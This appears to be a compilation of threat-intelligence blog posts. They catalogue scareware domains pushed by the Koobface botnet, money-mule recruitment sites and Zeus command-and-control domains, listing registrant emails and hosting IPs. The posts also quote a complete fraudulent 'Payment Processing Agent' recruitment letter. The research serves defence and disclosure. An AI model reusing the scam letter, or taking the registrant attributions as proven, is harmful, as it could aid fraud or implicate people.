interc-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

interd-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

intere-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

inter-antivirus.com - 87.98.130.232 - Email: test@now.net.cn

inter1antivirus.com - 87.98.130.232 - Email: test@now.net.cn

195.5.161.107/psx1/?vih==RANDOM _STRINGS - no domain name

91.212.132.241 /psx1/?vih==RANDOM _STRINGS

195.5.161.105 /psx1/?vih==RANDOM _STRINGS

non-antivirus-scan .com - Email: test@now.net.cn

998

zin-antivirus-scan .com - Email: test@now.net.cn

nextgen-scannert .com - Email: test@now.net.cn

protection15scan .com - Email: test@now.net.cn

nitro-antispyware .com - Email: test@now.net.cn

z2-antispyware .com - Email: test@now.net.cn

spy-detectore .com - Email: admin@clossingt.com

dis7-antivirus .com - Email: admin@vertigosmart.com

v2comp-scanner .com - Email: admin@vertigosmart.com

new-av-scannere .com - Email: missbarlingmail@aol.com

smartvirus-scan6 .com - Email: info@terranova.com

spywaremaxscan4 .com - Email: out@trialzoom.com

super6antispyware .com - Email: mail@ordercom.com

spyware-max-scan3 .com - Email: out@trialzoom.com

max-antivirus-security5 .com - Email:
mail@dynadoter.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

11-antivirus .com - Email: call555call@live.com

1-antivirus .com - Email: call555call@live.com

1m-online-scanner .com - Email: stellar2@yahoo.com

2m-online-scanner .com - Email: stellar2@yahoo.com

2pro-antispyware .com - Email: mail@yahoo.com

3pro-antispyware .com - Email: mail@yahoo.com

6-antivirus .com - Email: call555call@live.com

7-antivirus .com - Email: call555call@live.com

9-antivirus .com - Email: call555call@live.com

a0-online-scanner .com - Email: stellar2@yahoo.com

a9-online-scanner .com - Email: stellar2@yahoo.com

aa-antivirus .com - Email: call555call@live.com

aa-online-scanner .com - Email: call555call@live.com

ab-antivirus .com - Email: call555call@live.com

ac-antivirus .com - Email: call555call@live.com

ad-antivirus .com - Email: call555call@live.com

adv1-system-scanner .com - Email: JayRKibbe@live.com

adv2-system-scanner .com - Email: JayRKibbe@live.com

ae-antivirus .com - Email: call555call@live.com

antivirus-expert-a .com - Email: 900ekony@live.com

antivirus-expert-i .com - Email: 900ekony@live.com

antivirus-expert-r .com - Email: 900ekony@live.com

antivirus-expert-y .com - Email: 900ekony@live.com

antivirussystemscan1 .com - Email: 900ekony@live.com

antivirussystemscana .com - Email: 900ekony@live.com

army-antispywarea .com - Email: beliec99@yahoo.com

army-antispywarei .com - Email: beliec99@yahoo.com

army-antispywarel .com - Email: beliec99@yahoo.com

army-antispywarep .com - Email: beliec99@yahoo.com

army-antivirusa .com - Email: beliec99@yahoo.com

army-antivirusd .com - Email: beliec99@yahoo.com

army-antivirust .com - Email: beliec99@yahoo.com

army-antivirusv .com - Email: beliec99@yahoo.com

army-antivirusy .com - Email: beliec99@yahoo.com

999

b1-online-scanner .com - Email: stellar2@yahoo.com

best-antivirusk0 .com

bestpd-virusscanner .com - Email: SusanCWagner@yahoo.com

bestpr-virusscanner .com - Email: SusanCWagner@yahoo.com

crystal-antimalware .com - Email: mail@vertigocats.com

crystal-antivirus .com - Email: mail@vertigocats.com

crystal-pro-scan .com - Email: mail@vertigocats.com

crystal-pro-scanner .com - Email: mail@vertigocats.com

crystal-spyscanner .com - Email: mail@vertigocats.com

crystal-threatscanner .com - Email: mail@vertigocats.com

crystal-virusscanner .com - Email: mail@vertigocats.com

extra-spyware-defencea .com - Email: fabula8@live.com

extra-spyware-defenceb .com - Email: fabula8@live.com

malware-a-scan .com - Email: mail@bristonnews.com

malware-b-scan .com - Email: mail@bristonnews.com

malware-c-scan .com - Email: mail@bristonnews.com

malware-d-scan .com - Email: mail@bristonnews.com

malware-t-scan .com - Email: mail@bristonnews.com

mega-antispywarea .com - Email: fabula8@live.com

mega-antispywareb .com - Email: fabula8@live.com

mm-online-scanner .com - Email: stellar2@yahoo.com

my-computer-antivirusa .com - Email: dillinzer1@yahoo.com

my-computer-antivirusb .com - Email: dillinzer1@yahoo.com

my-computer-antiviruse .com - Email: dillinzer1@yahoo.com

my-computer-antivirusq .com - Email: dillinzer1@yahoo.com

my-computer-antivirusw .com - Email: dillinzer1@yahoo.com

my-computer-scanc .com - Email: clintommail2@yahoo.com

my-computer-scane .com - Email: clintommail2@yahoo.com

my-computer-scanl .com - Email: clintommail2@yahoo.com

my-computer-scannera .com - Email: clintommail2@yahoo.com

my-computer-scannerl .com - Email: clintommail2@yahoo.com

my-computer-scannerm .com - Email: clintommail2@yahoo.com

my-computer-scannern .com - Email: clintommail2@yahoo.com

my-computer-scannerv .com - Email: clintommail2@yahoo.com

my-computer-scanw .com - Email: clintommail2@yahoo.com

my-pc-online-scanm .com - Email: dillinzer1@yahoo.com

my-pc-online-scann .com - Email: dillinzer1@yahoo.com

my-pc-online-scanr .com - Email: dillinzer1@yahoo.com

my-pc-online-scanv .com - Email: dillinzer1@yahoo.com

n1-system-scanner .com - Email: JayRKibbe@live.com

n2-system-scanner .com - Email: JayRKibbe@live.com

nasa-antivirus1 .com - Email: call555call@live.com

nasa-antivirus3 .com - Email: call555call@live.com

nasa-antivirusa .com - Email: call555call@live.com

nasa-antivirusb .com - Email: call555call@live.com

nasa-antiviruso .com - Email: call555call@live.com

pc1-system-scanner .com - Email: JayRKibbe@live.com

pc2-system-scanner .com - Email: JayRKibbe@live.com

pro0-antivirus .com - Email: mail@yahoo.com

1000

pro0-system-scanner .com - Email: JayRKibbe@live.com

pro1-system-scanner .com - Email: JayRKibbe@live.com

pro2-antivirus .com - Email: mail@yahoo.com

pro4-antivirus .com - Email: mail@yahoo.com

pro6-antivirus .com - Email: mail@yahoo.com

pro8-antivirus .com - Email: mail@yahoo.com

remote-antispywarec .com - Email: teresa2mail.me@live.com

remote-antispywared .com - Email: teresa2mail.me@live.com

remote-antispywaree .com - Email: teresa2mail.me@live.com

remote-antispywarey .com - Email: teresa2mail.me@live.com

remote-pc1-scanner .com - Email: teresa2mail.me@live.com

remote-pc-scannera .com - Email: teresa2mail.me@live.com

remote-pc-scannerr .com - Email: teresa2mail.me@live.com

remote-pc-scannerv .com - Email: teresa2mail.me@live.com

remote-pc-scannery .com - Email: teresa2mail.me@live.com

scan3antispyware .com - Email: o@mozzilastuf.com

scan6antispyware .com - Email: o@mozzilastuf.com

scan8antispyware .com - Email: o@mozzilastuf.com

scan-antispywarea .com - Email: o@mozzilastuf.com

scan-antispywarec .com - Email: o@mozzilastuf.com

scan-antispywared .com - Email: o@mozzilastuf.com

scan-antispywarez .com - Email: o@mozzilastuf.com

spyware-01-scanner .com - Email: mail@bristonnews.com

spyware-03-scanner .com - Email: mail@bristonnews.com

spyware-05-scanner .com - Email: mail@bristonnews.com

spyware-06-scanner .com - Email: mail@bristonnews.com

spyware-07-scanner .com - Email: mail@bristonnews.com

stcanning-your-computerc .com - Email: mitra66@yahoo.com

stcanning-your-computerd .com - Email: mitra66@yahoo.com

stcanning-your-computerq .com - Email: mitra66@yahoo.com

stcanning-your-computerr .com - Email: mitra66@yahoo.com

stcanning-your-computert .com - Email: mitra66@yahoo.com

stcanning-your-pca .com - Email: mitra66@yahoo.com

stcanning-your-pcb .com - Email: mitra66@yahoo.com

stcanning-your-pcc .com - Email: mitra66@yahoo.com

stcanning-your-pcd .com - Email: mitra66@yahoo.com

stcanning-your-pce .com - Email: mitra66@yahoo.com

stealthv1-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv2-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv7-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv8-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv9-antispyware .com - Email: SteveLCartwright@yahoo.com

ver1-system-scanner .com - Email: JayRKibbe@live.com

ver2-system-scanner .com - Email: JayRKibbe@live.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

windowsv5-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv6-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv7-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv8-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv9-antispyware .com - Email: SteveLCartwright@yahoo.com

z0-online-scanner .com - Email: stellar2@yahoo.com

z1-online-scanner .com - Email: stellar2@yahoo.com

1002

Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [24]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd :

antispy-download .org - Email: robertsimonkroon@gmail.com

scanner-virus-free .org - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-sex-porn .org - Email: robertsimonkroon@gmail.com

download-free-files .org - Email: robertsimonkroon@gmail.com

tube-porn-best .org - Email: robertsimonkroon@gmail.com

scan-your-pc-now .org - Email: michaeltycoon@gmail.com

scanner-virus-free .com - Email: robertsimonkroon@gmail.com

tube-sex-porn .com - Email: robertsimonkroon@gmail.com

scanner-free-virus .com - Email: robertsimonkroon@gmail.com

tube-porn-best .com - Email: robertsimonkroon@gmail.com

antispy-download .info - Email: robertsimonkroon@gmail.com

soft-download-free .info - Email: robertsimonkroon@gmail.com

scanner-virus-free .info - Email: robertsimonkroon@gmail.com

scanner-free-virus .info - Email: robertsimonkroon@gmail.com

scan-your-pc-now .info - Email: michaeltycoon@gmail.com

adult-tube-free .net - Email: michaeltycoon@gmail.com

scanner-virus-free .net - Email: robertsimonkroon@gmail.com

tube-sex-porn .net - Email: robertsimonkroon@gmail.com

download-free-files .net - Email: michaeltycoon@gmail.com

scanner-free-virus .net - Email: robertsimonkroon@gmail.com

tube-porn-best .net - Email: robertsimonkroon@gmail.com

ekjsoft .eu - Email: robertsimonkroon@gmail.com

antispy-download .biz - Email: robertsimonkroon@gmail.com

soft-download-free .biz - Email: robertsimonkroon@gmail.com

scanner-virus-free .biz - Email: robertsimonkroon@gmail.com

free-malware-scan .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-sex-porn .biz - Email: robertsimonkroon@gmail.com

download-free-files .biz - Email: michaeltycoon@gmail.com

1004

scanner-free-virus .biz - Email: robertsimonkroon@gmail.com

download-free-soft .biz - Email: robertsimonkroon@gmail.com

tube-porn-best .biz - Email: robertsimonkroon@gmail.com

scan-your-pc-now .biz - Email: michaeltycoon@gmail.com

porn-tube-sex .biz - Email: robertsimonkroon@gmail.com

alrzsoft .in - Email: petrenko.kolia@yandex.ru

antispy-download .biz - Email: robertsimonkroon@gmail.com

cool-tube-porn .net - Email: robertsimonkroon@gmail.com

cool-tube-porn .org - Email: robertsimonkroon@gmail.com

download-free-now .net - Email: robertsimonkroon@gmail.com

download-free-now .org - Email: robertsimonkroon@gmail.com

download-free-soft .com - Email: robertsimonkroon@gmail.com

download-free-soft .net - Email: robertsimonkroon@gmail.com

download-scaner-free .com - Email: robertsimonkroon@gmail.com

ekjsoft .eu

1005

fdglsoft .in - Email: petrenko.kolia@yandex.ru

free-virus-scanner .net - Email: robertsimonkroon@gmail.com

kleqsoft .in - Email: petrenko.kolia@yandex.ru

kltysoft .in - Email: petrenko.kolia@yandex.ru

ktyjsoft .in - Email: petrenko.kolia@yandex.ru

kyezsoft .in - Email: petrenko.kolia@yandex.ru

lkrjsoft .in - Email: petrenko.kolia@yandex.ru

lkrtsoft .in - Email: petrenko.kolia@yandex.ru

mgtlsoft .in - Email: petrenko.kolia@yandex.ru

porn-sex-tube .net - Email: robertsimonkroon@gmail.com

porn-sex-tube .org - Email: robertsimonkroon@gmail.com

scan-free-malware .net - Email: robertsimonkroon@gmail.com

scan-free-malware .org - Email: robertsimonkroon@gmail.com

spyware-scaner-free .com - Email: robertsimonkroon@gmail.com

spyware-scaner-free .info - Email: robertsimonkroon@gmail.com

spyware-scaner-free .net - Email: robertsimonkroon@gmail.com

spyware-scaner-free .org - Email: robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .com - Email: robertsimonkroon@gmail.com

tube-best-porn .net - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

1006

tube-porn-sex .info - Email: robertsimonkroon@gmail.com

tube-porn-sex .net - Email: robertsimonkroon@gmail.com

tube-porn-sex .org - Email: robertsimonkroon@gmail.com

What’s so special about the **robertsimonkroon@gmail.com** email anyway?

It’s the fact that not only was

[25]the email was once again used to register [26]scareware domains two times in July, 2009, but also, as pointed out in November 2009’s "[27]Koobface Botnet’s Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

0ni9o1s3feu60 .cn *- Email: robertsimonkroon@gmail.com*

6j5aq93iu7yv4 .cn *- Email: robertsimonkroon@gmail.com*

mf6gy4lj79ny5 .cn *- Email: robertsimonkroon@gmail.com*

84u9wb2hsh4p6 .cn *- Email: robertsimonkroon@gmail.com*

6pj2h8rqkhfw7 .cn *- Email: robertsimonkroon@gmail.com*

7cib5fzf462g8 .cn *- Email: robertsimonkroon@gmail.com*

7bs5nfzfkp8q8 .cn *- Email: robertsimonkroon@gmail.com*

kt4lwumfhjb7a .cn *- Email: robertsimonkroon@gmail.com*

q2bf0fzvjb5ca .cn *- Email: robertsimonkroon@gmail.com*

rncocnspr44va .cn *- Email: robertsimonkroon@gmail.com*

t1eayoft9226b .cn *- Email: robertsimonkroon@gmail.com*

4go4i9n76ttwd .cn *- Email: robertsimonkroon@gmail.com*

kzvi4iiutr11e .cn *- Email: robertsimonkroon@gmail.com*

hxc7jitg7k57e .cn *- Email: robertsimonkroon@gmail.com*

mfbj6pquvjv8e .cn *- Email: robertsimonkroon@gmail.com*

mt3pvkfmpi7de .cn *- Email: robertsimonkroon@gmail.com*

fb7pxcqyb45oe .cn *- Email: robertsimonkroon@gmail.com*

fyivbrl3b0dyf .cn *- Email: robertsimonkroon@gmail.com*

z6ailnvi94jgg .cn *- Email: robertsimonkroon@gmail.com*

ue4x08f5myqdl .cn *- Email: robertsimonkroon@gmail.com*

p7keflvui9fkl .cn *- Email: robertsimonkroon@gmail.com*

gjpwsc5p7oe3m .cn *- Email: robertsimonkroon@gmail.com*

f1uq1dfi3qkcm .cn *- Email: robertsimonkroon@gmail.com*

7mx1z5jq0nt3o .cn *- Email: robertsimonkroon@gmail.com*

3uxyctrlmiqeo .cn *- Email: robertsimonkroon@gmail.com*

p0umob9k2g7mp .cn *- Email: robertsimonkroon@gmail.com*

od32qjx6meqos .cn *- Email: robertsimonkroon@gmail.com*

bnfdxhae1rgey .cn *- Email: robertsimonkroon@gmail.com*

7zju2l82i2zhz .cn *- Email: robertsimonkroon@gmail.com*

Stay tuned for a massive Koobface related activities update, analyzing the gang’s multi-tasking throughout

the entire January, 2010 – descriptive historical OSINT offers long-term value in cross-checking for connections.

Related Koobface gang/botnet research:

[28]How the Koobface Gang Monetizes Mac OS X Traffic

[29]The Koobface Gang Wishes the Industry "Happy Holidays"

[30]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[31]Koobface Botnet Starts Serving Client-Side Exploits

[32]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[33]Koobface Botnet’s Scareware Business Model - Part Two

[34]Koobface Botnet’s Scareware Business Model - Part One

[35]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[36]New Koobface campaign spoofs Adobe’s Flash updater

[37]Social engineering tactics of the Koobface botnet

[38]Koobface Botnet Dissected in a TrendMicro Report

[39]Movement on the Koobface Front - Part Two

[40]Movement on the Koobface Front

[41]Koobface - Come Out, Come Out, Wherever You Are

[42]Dissecting Koobface Worm’s Twitter Campaign

The Diverse Portfolio of Fake Security Software Series:

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[44]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[45]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[46]A Diverse Portfolio of Fake Security Software - Part Twenty One

[47]A Diverse Portfolio of Fake Security Software - Part Twenty

[48]A Diverse Portfolio of Fake Security Software - Part Nineteen

[49]A Diverse Portfolio of Fake Security Software - Part Eighteen

[50]A Diverse Portfolio of Fake Security Software - Part Seventeen

[51]A Diverse Portfolio of Fake Security Software - Part Sixteen

[52]A Diverse Portfolio of Fake Security Software - Part Fifteen

[53]A Diverse Portfolio of Fake Security Software - Part Fourteen

[54]A Diverse Portfolio of Fake Security Software - Part Thirteen

[55]A Diverse Portfolio of Fake Security Software - Part Twelve

[56]A Diverse Portfolio of Fake Security Software - Part Eleven

[57]A Diverse Portfolio of Fake Security Software - Part Ten

[58]A Diverse Portfolio of Fake Security Software - Part Nine

[59]A Diverse Portfolio of Fake Security Software - Part Eight

[60]A Diverse Portfolio of Fake Security Software - Part Seven

[61]A Diverse Portfolio of Fake Security Software - Part Six

[62]A Diverse Portfolio of Fake Security Software - Part Five

[63]A Diverse Portfolio of Fake Security Software - Part Four

[64]A Diverse Portfolio of Fake Security Software - Part Three

[65]A Diverse Portfolio of Fake Security Software - Part Two

[66]Diverse Portfolio of Fake Security Software

This post has been reproduced from [67]Dancho Danchev's blog. Follow him [68]on Twitter.

1. http://blogs.zdnet.com/security/?p=4297

2. http://en.wikipedia.org/wiki/Opportunity_cost

3.

http://www.virustotal.com/analisis/b157a41bcaf22d404785e2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-12651

47897

4.

http://www.virustotal.com/analisis/8562070059a98634689e0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653

08914

5.

http://www.virustotal.com/analisis/8e4e1d0382dda2c2f2ccc9ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653

33130

6.

http://www.virustotal.com/analisis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653

85013

7.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

07256

8.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4
be8c9997a806113c0832bfca04bedeea447699af6012-
12654

1008

20621

9.

http://www.virustotal.com/analisis/c5a59b3ee6b4da2fa9f5c
b51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-
12654

76116

10.
http://www.virustotal.com/analisis/6ee2be84c8df4622de09f
753b0032e4eb88ab7b862eb2dc98e3b924d3d513618-
12655

06080

11.
http://www.virustotal.com/analisis/5122cef5ff65e00212c29c
9d6b61a73d2cdc7004e76a75ebec44469464fceeb0-12655

78417

12.
http://www.virustotal.com/analisis/47351336cc4408d20d24
31330a409b74369bebfd40b926eb23e4f4a65d9f7697-
12656

52899

13.
http://www.virustotal.com/analisis/6640370dbabdd1f20693
1588eafd9172566d0047b2c2857353148c70eba61046-
12658

23028

14.
http://www.virustotal.com/analisis/3e289a5c06258aca2a21
e6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658

45020

15.
http://www.virustotal.com/analisis/d893e69082e5553d6881
6afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659

08933

16.
http://www.virustotal.com/analisis/99c63f4333fe748b59e04
0ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659

31797

17.
http://www.virustotal.com/analisis/47af520feea8efeec59325
f7cded16af42b2cb459c34dde121098e222332db1f-12660

00454

18.
http://www.virustotal.com/analisis/5a4a50d2e4a1023a8b80
f2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-
12660

17625

19.
http://www.virustotal.com/analisis/a7523cd6a95be9efbf7d2a2251adeb0ebe032680f4323cc09065c740bbd18166-12665

20546

20.
http://www.virustotal.com/analisis/ab049035d0ca70b6679a5dd138132e9ba195fce13931ff44d14259670423731f-12667

97102

21.
http://www.virustotal.com/analisis/3d6c89f193b31c41c408300ebe006fd79239a401bcb70fe907605bb2af8c6de4-12668

50664

22.
http://www.virustotal.com/analisis/cff397f260e39d5fa326626eb7acde49938ed21c1b52ac6ec70594595060e470-12669

69210

23.
http://www.virustotal.com/analisis/7feb701fce09c541669ee6ff9a1696832459e4073119eeed76c82266fcdadb15-12670

37682

24. http://whois.domaintools.com/212.150.164.190

25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

27. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

28. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

29. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

30. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

31. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

32. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

33. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

34. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

35. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

36. http://blogs.zdnet.com/security/?p=4594

37. http://content.zdnet.com/2346-12691_22-352597.html

38. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

39. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

40. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

41. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

42. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

1009

43. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

44. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

45. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

46. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

47. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

48. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

49. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

50. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

51. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

52. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

53. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

54. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

55. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

56. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

57. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

58. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

59. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

60. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

61. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

62. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

63. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

64. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

65. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

66. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

67. http://ddanchev.blogspot.com/

68. http://twitter.com/danchodanchev

1010

Keeping Money Mule Recruiters on a Short Leash - Part Two (2010-02-09 20:17)

With [1]money mule recruitment syndicates continuing to expand their [2]geographically diverse inventories of

gullible mules, keeping their operations on a short leash is becoming a tradition. What the non-existent organizations profiled in this post have in common with the non-existent organizations profiled before, is the vendor of money mule recruitment creative, thanks to whose standardization of the recruitment process, everyone willing to invest a modest amount of money can start recruiting.

Despite [3]the ongoing mix of [4]abusing legitimate infrastructure (*[5]Web 2.0 services, dedicated hosting within legitimate ISPs - [6]Tweet 1; [7]Tweet 2; [8]Tweet 3; [9]Tweet 4; [10]Tweet 5; [11]Tweet 6*) and using purely malicious infrastructure, centralization is cybecrime operations is still an inseparable part of the cybercrime ecosystem.

Case in point is [12]AS47560 - [13]VESTEH-NET-as Vesteh LLC, where the cybercriminals have not only chosen

to host their money mule recruitment domain portfolio, but also, the actual Zeus crimeware command and control servers. Pretty convenient indeed, however a minimalistic OPSEC attitude leading to increased exposure.

The newly introduced money mule recruitment domains, rely on the same DIY web interface, and the same

"payment processing agent" agreement seen in previous campaigns. What's naturally changing are the web page layouts combined with a new description of the non-existent company. Here's a sample from the currently active ones: 1011

"Welcome to the world of Outsourcing. Never has a phenomenon been so all encompassing and empowering like outsourcing. Transcending beyond an industry's vertical segments, outsourcing has become the "by default" strategy for all profit conscious organizations that struggle to retain their winning streak and high profitability. Today's scenario in the business world is more competitive than what it was in the past. There is a growing realization that wisdom lies in consolidating the core competency functions and outsourcing the supplement. We are an online services marketplace in USA and Australia. Our goal is to empower businesses with the absolute freedom to choose where to outsource their business needs to maximize their competitive advantage. We believe that "money saved due to outsourcing can be effectively and successfully utilized to focus more on strategic and core businesses functions".

The fact that money mule recruiters aggregate contact details from career building web sites, isn't new – see

"[14]**Major career web sites hit by spammers attack**". Here are the [15]sample letters emailed to a prospective money mule, which [16]spotted the scam and avoided it:

1012

"After reviewing your resume online we have decided to propose you a Payment Processing Agent vacancy.

My name is Sarah Forbes and I’m working at SUCCESS Group Inc. Our company is a well-known one. It was

founded in the USA and deals mainly with recruitment of IT professionals. The job we offer is a part-time position with a flexible schedule. On average the working hours are 2-3 hours a day (Monday through Friday). Our job requirements: Internet access and e-mail. Successful applicants are offered a probationary period (30 days). All agents get a training and online support. We evaluate the employees at least one week prior to the end of their trial period. NOTE: During the probationary period termination can be recommended by the supervisor.

The pay is $2,300 per month during the Trial Period + 8 % commission from each successfully handled pay-

ment. Total income is about $4,500 per month. After the first 30 days your base salary will be increased up to $3,000 a month. NOTE: After the probationary period you may request additional assignments or proceed a

full-time. If you are interested in the offer, please, contact me at success.sarah.forbes@googlemail.com for the details.

_ _ _ _ _ _ _ _ _ _FORM _ _ _ _ _ _ _ _FORM _ _ _ _ _ _ _ _ _FORM _ _ _ _ _ _ _ _ _ _

First name: _

Last name: _

Country of residence: _

Contact phone: _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _

Preferred catime: _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _

_ _ _ _ _ _ _ _ _ _FORM _ _ _ _ _ _ _ _FORM _ _ _ _ _ _ _ _ _FORM _ _ _ _ _ _ _ _ _ _ _ _ _

Our representatives will reply within 48 hours. NOTE: This is not a sales position.

Sincerely,

Sarah Forbes

SUCCESS Group Inc

job@success-groupinc.tw

Phone: 1-585-267-5988

Fax: 1-585-672-6137"

Let’s expose the domain portfolios in question.

1013

Active money mule recruitment sites parked within AS47560 - VESTEH-NET-as Vesteh LLC, at **91.200.164.18**;

91.200.164.19; **91.200.164.20**; **91.200.164.21**; and **91.200.164.22** in particular:

aurora-groupco .tw - Email: dodo@fastermail.ru

aurora-groupco .ws - Email: info@gtec.ru

aurora-groupinc .tw - Email: cents@qx8.ru

aurora-groupinc .ws - Email: info@gtec.ru

bear-groupco .ws - Email: info@gtec.ru

bear-groupinc .ws - Email: info@gtec.ru

citizen-groupco .tw - Email: sane@qx8.ru

citizen-groupco .ws - Email: info@gtec.ru

citizengroupinc .ws - Email: info@gtec.ru

citizen-groupsvc .tw - Email: frown@fastermail.ru

classic-groupco .ws - Email: info@gtec.ru

classicgroupinc .ws - Email: info@gtec.ru

classic-groupsvc .tw - Email: haste@fastermail.ru

excel-groupco .tw - Email: thaws@bigmailbox.ru

excel-groupinc .tw - Email: thaws@bigmailbox.ru

excel-groupinc .ws - Email: info@gtec.ru

financial-groupco .tw - Email: think@maillife.ru

financial-groupco .ws - Email: info@gtec.ru

financial-groupinc .tw - Email: sane@qx8.ru

financial-groupsvc .ws - Email: info@gtec.ru

market-vision .tw - Email: place@bigmailbox.ru

market-visioninc .ws - Email: info@gtec.ru

measure-groupco .tw - Email: cents@qx8.ru

measure-groupco .ws - Email: info@gtec.ru

measure-groupinc .tw - Email: cents@qx8.ru

measure-groupinc .ws - Email: info@gtec.ru

millennium-groupco .tw - Email: thaws@bigmailbox.ru

millennium-groupinc .ws - Email: info@gtec.ru

millennium-groupsvc .tw - Email: thaws@bigmailbox.ru

millennium-groupsvc .ws - Email: info@gtec.ru

nuris-groupco .tw - Email: rips@fastermail.ru

nuris-groupco .ws - Email: info@gtec.ru

nuris-groupinc .tw - Email: rips@fastermail.ru

nuris-groupinc .ws - Email: info@gtec.ru

render-groupco .tw - Email: muggy@freenetbox.ru

success-groupco .ws - Email: info@gtec.ru

Naturally, it gets even more interesting with **AS47560 - VESTEH-NET-as Vesteh LLC** acting as a good example of cybercrime-friendly virtual neighborhood. Not only are the cybercriminals hosting the money mule recruitment sites there, but also, a decent number of Zeus crimeware C &Cs, client-side exploit serving campaigns are currently active there.

1015

Zeus C &Cs active at [17]91.200.164.44, front pages return *"dsfkgjk rgkj"* :

justinnew1 .com - Email: 3242dswewrf@yahoo.com

justinnew2 .com - Email: 3242dswewrf@yahoo.com

justinnew3 .com - Email: 3242dswewrf@yahoo.com

